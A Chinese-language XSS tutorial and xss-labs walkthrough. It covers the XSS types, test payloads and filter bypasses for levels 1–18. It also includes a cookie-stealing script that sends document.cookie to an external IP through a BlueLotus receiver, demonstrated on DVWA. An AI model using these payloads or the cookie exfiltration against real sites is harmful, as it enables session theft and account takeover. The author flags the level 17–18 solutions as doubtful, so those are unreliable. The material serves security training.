XSS漏洞

漏洞介绍

XSS 攻击全称跨站脚本攻击，是为不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆，故将跨站脚本攻击缩写为 XSS，XSS 是一种在 web 应用中的计算机安全漏洞，它允许恶意 web 用户将代码植入到 web 网站里面，供给其它用户访问，当用户访问到有恶意代码的网页就会产生 xss 攻击

XSS攻击的危害

1、盗取各类用户帐号，如机器登录帐号、用户网银帐号、各类管理员帐号
2、控制企业数据，包括读取、篡改、添加、删除企业敏感数据的能力
3、盗窃企业重要的具有商业价值的资料
4、非法转账
5、强制发送电子邮件
6、网站挂马
7、控制受害者机器向其它网站发起攻击

XSS漏洞类型

反射型XSS

反射型 XSS，非持久化，需要欺骗用户自己去点击链接才能触发 XSS 代码。
反射型 xss 攻击的方法，攻击者通过发送邮件或诱导等方法，将包含有 xss 恶意链接发送给目标用户，当目标用户访问该链接时，服务器将接收该用户的请求并进行处理，然后服务器把带有 xss 恶意脚本发送给目标用户的浏览器，浏览器解析这段带有 xss 代码的恶意脚本后，就会触发 xss 攻击。

存储型XSS

存储型 XSS，持久化，代码是存储在服务器中的数据库里，如在个人信息或发表文章等地方，可以插入代码，如果插入的数据没有过滤或过滤不严，那么这些恶意代码没有经过过滤将储存到数据库中，用户访问该页面的时候，没有进行编码过滤输出到浏览器上，就会触发代码执行，造成 xss 攻击。

DOM型XSS

DOM，全称 Document Object Model，是一个平台和语言都中立的接口，可以使程序和脚本能够动态访问和更新文档的内容、结构以及样式。
DOM 型 XSS 其实是一种特殊类型的反射型 XSS，它是基于 DOM 文档对象模型的一种漏洞。
在网站页面中有许多页面的元素，当页面到达浏览器时浏览器会为页面创建一个顶级的 Document object 文档对象，接着生成各个子文档对象，每个页面元素对应一个文档对象，每个文档对象包含属性、方法和事件。可以通过 JS 脚本对文档对象进行编辑从而修改页面的元素。也就是说，客户端的脚本程序可以通过DOM 来动态修改页面内容，从客户端获取 DOM 中的数据并在本地执行。基于这个特性，就可以利用 JS 脚本来实现 XSS 漏洞的利用。
以下是一些经常出现 dom xss 的关键语句
document.referer 属性
window.name 属性
location 属性
innerHTML 属性
documen.write 属性

XSS测试语句

在网站是否存在 xss 漏洞时，应该输入一些标签如<、>输入后查看网页源代码是否过滤标签，如果没过滤，很大可能存在 xss 漏洞。
常用的测试语句

```
<h5>1</h5>
<span>1</span>
<script>alert(1);</script>
```

攻击语句

输入检测确定标签没有过滤后，为了显示存在漏洞，需要插入 xss 攻击代码。
常用的语句

```
<script>alert(1)</script>
<svg onload=alert(1)>
<a href=javascript:alert(1)>
<a href='javascript:alert(1)'>aa</a>
```

XSS漏洞利用

xss 漏洞能够通过构造恶意的 xss 语句实现很多功能，其中最常用的时，构造 xss恶意代码获取对方浏览器的 cookie。

```
//123.56.166.12:8888/myjs/xss.js

var img=document.createElement("img");
img.src="http://123.56.166.12:8888/index.php?"+escape(document.cookie);
document.body.appendChild(img);
```

攻击语句

```
<script src="http://123.56.166.12:8888/myjs/xss.js"></script>
```

当发现存在 xss 漏洞时，如果只是弹出信息窗口，这样只能证明存在一个 xss 漏洞，想再进一步深入的话，就必须学会加载 xss 攻击 payload。同时加载 payload也要考虑到语句的长度，语句是越短越好，因为有的插入语句的长度会被限制。常见的加载攻击语句有<script src="http://123.56.166.12:8888/myjs/xss.js"></script> 引号可以去掉<script src=http://123.56.166.12:8888/myjs/xss.js></script>可以变成<script src=//123.56.166.12:8888/myjs/xss.js></script> 这种格式如果网站是 http 会自动加载 http，如果网站是 https 会自动变成 https。

搭建 xss 漏洞利用平台

xss 漏洞利用平台,集合了 xss 攻击的多种方法，很方便快捷的利用 xss 漏洞，生成攻击代码。

这里我使用的是蓝莲花战队的开源平台BlueLotus_XSSReceiver

↓↓↓链接↓↓↓

github.com

```
https://github.com/firesunCN/BlueLotus_XSSReceiver
```

把源码down下来直接放到网站根目录（我是在服务器上运行的lamp容器），然后赋予xss数据存储路径、js模板存储路径、我的js存储路径写权限，以及平台根目录写权限（sudo chmod 777 -R ./）


来到后台创建js攻击语句

xss.js攻击脚本 123.56.166.12:8888/myjs/xss.js


接收受害者请求（cookie等信息）地址 http://123.56.166.12:8888/index.php

使用演示


首先在后台生成攻击payload



以dvwa靶场为例 在xss漏洞处填入攻击语句




可以看到，浏览器向存放恶意js代码的服务器发起了网络请求



在后台页面可以看到详细的请求信息

利用该cookie即可实现盗取身份验证，无需账号密码即可登录



XSS-labs

level1

```
$str = $_GET["name"];
echo "<h2 align=center>欢迎用户".$str."</h2>";
```

这里直接拼接，所以直接插入js语句即可

```
level1.php?name=<script>alert(1)</script>
```

level2

尝试上一关的payload

查看源代码

```
<h2 align=center>没有找到和&lt;script&gt;alert(1)&lt;/script&gt;相关的结果.</h2>
<center>
<input name=keyword  value="<script>alert(1)</script>">
```

查找alert(1)，可以看到h2标签下的尖括号被实体编码过滤了，但是看到下面input标签里的value值中并没有进行过滤，因此这里可以闭合掉input标签，再插入js代码

```
"><script>alert(1)</script>
```

level3

输入<script>alert(1)</script>

查看源代码

```
<h2 align=center>没有找到和&lt;script&gt;alert(1)&lt;/script&gt;相关的结果.</h2>
<input name=keyword  value='&lt;script&gt;alert(1)&lt;/script&gt;'>
```

看到input标签中的尖括号也被过滤

```
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>"."
<center>
<form action=level3.php method=GET>
<input name=keyword  value='".htmlspecialchars($str)."'>
<input type=submit name=submit value=搜索 />
</form>
</center>";
?>
```

可以看到其中输入的参数进行了htmlspecialchars()函数的过滤

这里可以通过<input>标签的一些特殊事件来执行js代码

构造payload

```
' onfocus='javascript:alert(1)
```

发现没有直接弹窗，这是因为**onfocus事件的特殊性**造成的

```
onfocus 事件在对象获得焦点时发生。

onfocus 通常用于 <input>, <select>, 和<a>.
```

最简单的实例就是网页上的一个输入框,当使用鼠标点击该输入框时输入框被选中可以输入内容的时候就是该输入框获得焦点的时候,此时输入框就会触发onfocus事件.因此点击当前页面的输入框就可以完成弹框了。

level4

输入<script>alert(1)</script>

查看源代码发现h2标签中的尖括号被实体编码，input中的尖括号被过滤为空

```
<h2 align=center>没有找到和try harder\&lt;script&gt;alert(1)\&lt;/script&gt;!相关的
结果.
<input name=keyword  value="try harder\scriptalert(1)\/script!">
```

尝试输入双引号

```
<input name=keyword  value="""">
```

看到这里双引号没有被过滤，绕过思路与level3一致

构造payload

```
" onfocus="javascript:alert(1)
```

level5

输入<script>alert(1)</script>

查看源代码发现h2中的尖括号被过滤，input中<script>标签被替换为<scr_ipt>,尝试上关payload，发现on也被过滤为o_n

```
<h2 align=center>没有找到和\&lt;script&gt;alert(1)\&lt;/script&gt;相关的结果.</h2>
<input name=keyword  value="\<scr_ipt>alert(1)\</script>">
```

输入"<>，这里input框没有闭合尖括号和双引号

```
<input name=keyword  value=""<>">
```

于是可以闭合input框，然后换一个没有过滤的框执行js代码

构造payload

```
"> <a href=javascript:alert('xss') > xss</a>
```

点击超链接即可触发js代码

level6

输入<script>alert(1)</script>

查看源代码发现h2中的尖括号被过滤，input中<script>标签被替换为<scr_ipt>,尝试上关payload，发现on也被过滤为o_n，<a href被替换为<a hr_ef

尝试大小写

构造payload

```
"><sCriPt>alert(1)</scRiPt>
```

成功绕过

查看服务器后端代码

```
$str = $_GET["keyword"];
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>".'<center>
<form action=level6.php method=GET>
<input name=keyword  value="'.$str6.'">
```

看到对<script、on、src、data、href都进行了替换，但是没有对大小写进行过滤

level7

输入<script>alert(1)</script>

查看源代码发现script、on、src等都进行了替换为空

输入"<>发现没有对双引号和尖括号进行过滤

```
<input name=keyword  value=""<>">
```

尝试大小写，也被替换为空

猜测后端对参数进行了黑名单过滤为空的替换，如果只过滤一次的话可以进行双写绕过

于是构造payload

```
"><img ssrcrc=1 oonnerror=alert(1)>
```

成功绕过

验证想法

```
$str =strtolower( $_GET["keyword"]);
$str2=str_replace("script","",$str);
$str3=str_replace("on","",$str2);
$str4=str_replace("src","",$str3);
$str5=str_replace("data","",$str4);
$str6=str_replace("href","",$str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>".'<center>
<form action=level7.php method=GET>
<input name=keyword  value="'.$str6.'">
```

可以看到这里对keyword进行了str_replace()函数的过滤，把黑名单内的字符过滤为空，但是只过滤了一次

level8

输入<script>alert(1)</script>

script替换、双引号也实体编码了

大小写绕过也失败了，这里没有对关键字进行替换为空，所以双写绕过也是不可行的

于是编码js代码，构造payload

```
&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#
114;&#116;&#40;&#49;&#41;
```

level9

本关与上关类似，但是这里对输入的网址进行了过滤，不符合网址格式的会被替换为“您的链接不合法?有没有！”输入不正确的值 他会自动把href属性替换成他给你的中文，而输入正确则返回正常。猜测可能这次输入需要带http协议的网址才能成功。

于是构造payload

```
&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#
114;&#116;&#40;&#49;&#41; //http://www.baidu.com
```

level10

输入keyword=<script>alert(1)</script>

查看源代码

这里尖括号做了实体编码，但是在下面发现了三个隐藏的input框

```
<h2 align=center>没有找到和\&lt;script&gt;alert(1)\&lt;/script&gt;相关的结果.</h2>
<center>
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
```

于是尝试给这三个变量传递参数

```
keyword=1&t_link=1&t_history=1&t_sort=1
```

```
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="1" type="hidden">
```

发现t_sort参数改变，以此为突破口

```
keyword=1&t_link=1&t_history=1&t_sort="><script>alert(1)</script>
```

发现这里对尖括号进行了过滤

```
<input name="t_sort"  value=""scriptalert(1)/script" type="hidden">
```

于是构造onclick事件

```
keyword=1&t_sort=" type="text" onclick="alert(1)"
```

level11

这关与上关看起来类似，查看源代码

```
<h2 align=center>没有找到和&lt;script&gt;alert(1)&lt;/script&gt;相关的结果.</h2>
<center>
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
<input name="t_ref"  value="" type="hidden">
```

发现多了一个隐藏input标签

于是尝试给四个变量传值

```
keyword=1&t_link=1&t_history=1&t_sort=1&t_ref=1
```

```
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="1" type="hidden">
<input name="t_ref"  value="" type="hidden">
```

发现还是t_sort这个标签值改变了，使用上关payload发现

```
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="&quot; type=&quot;text&quot;
onclick=&quot;alert(1)&quot;" type="hidden">
<input name="t_ref"  value="" type="hidden">
```

这里过滤掉了双引号进行了实体编码

猜测t_ref这个变量获取的应该是http请求头中的REFERER键中的值

于是抓包,添加Referer键值

```
GET /level11.php?keyword=1&t_sort=%22%20type=%22text%22%20onclick=%22alert(1)%22
HTTP/1.1
Host: 123.56.166.12:8801
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=k76j9amcc3hpdmnqn35l77pr45
Upgrade-Insecure-Requests: 1
Referer:" type="text" onclick="alert(1)"
```

成功绕过

level12

查看源代码，与上关类似，这里多了一个t_ua的input标签，猜测是请求头中的user-agent值

于是抓包，修改User-Agent的值

```
GET /level12.php?keyword=%3Cscript%3Ealert(1)%3C/script%3E HTTP/1.1
Host: 123.56.166.12:8801
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0" type="text" onclick="alert(1)"
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=k76j9amcc3hpdmnqn35l77pr45
Upgrade-Insecure-Requests: 1
```

成功绕过

level13

与上关类似，修改cookie值即可

```
GET /level13.php HTTP/1.1
Host: 123.56.166.12:8801
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=k76j9amcc3hpdmnqn35l77pr45; user=call+me+maybe%3F" type="text"
onclick="alert(1)"
Upgrade-Insecure-Requests: 1
```

成功绕过

level14

本关要跳转到ww1.exifviewer.org这个网址，但是网站现在已经进不去啦

略

level15

查看页面源代码

```
<body><span class="ng-include:1.js"></span></body>
```

这里传入的src变量会调用ng-include指令

```
ng-include :
1、ng-include 指令用于包含外部的 HTML文件。
2、包含的内容将作为指定元素的子节点。
3、ng-include 属性的值可以是一个表达式，返回一个文件名。
4、默认情况下，包含的文件需要包含在同一个域名下。
特别值得注意的几点如下：
1.ng-include,如果单纯指定地址，必须要加引号
2.ng-include,加载外部html，script标签中的内容不执行
3.ng-include,加载外部html中含有style标签样式可以识别
```

可以包含之前有过xss漏洞的源文件

```
src='level1.php?name=<script>alert(1)</script>'
```

过滤了尖括号,于是构造payload

```
src='level1.php?name=<img src=1 onerror=alert(1)>'
```

level16

输入?keyword=<script>alert(1)</script>

发现script过滤为空 /也过滤为空格的实体编码，因此双写也难绕过

尖括号没有过滤，因此可以构造一个不需要闭合的标签

```
?keyword=<img src="111" onerror=alert(1)>
```

查看源代码发现空格也过滤掉了

```
<center><img src="111" onerror=alert(1)></center><center><img
src=level16.png></center>
```

使用换行绕过,把空格用%0a换行符代替

```
?keyword=<img%0asrc="111"%0aonerror=alert(1)>
```

成功绕过

level17

查看源代码，发现会对传入的两个参数的尖括号进行实体编码替换

url两个参数位置在swf文件后面

```
<embed src=xsf01.swf?1111=22222 width=100% heigth=100%>
```

这里没有对传入的空格进行过滤，因此可以直接拼接onclick事件

```
arg01=a&arg02= onclick=alert(1)
```

```
<embed src=xsf01.swf?a= onclick=alert(1) width=100% heigth=100%>
```

level18

使用上关payload发现同样绕过

```
arg01=a&arg02= onclick=alert(1)
```

```
<embed src=xsf02.swf?a= onclick=alert(1) width=100% heigth=100%>
```

tips：level17、level18题解的正确性存疑，因为这里我浏览器flash加载有问题,因此没有正常通过

再往后发现，都是flash相关的xss，到此放弃。。。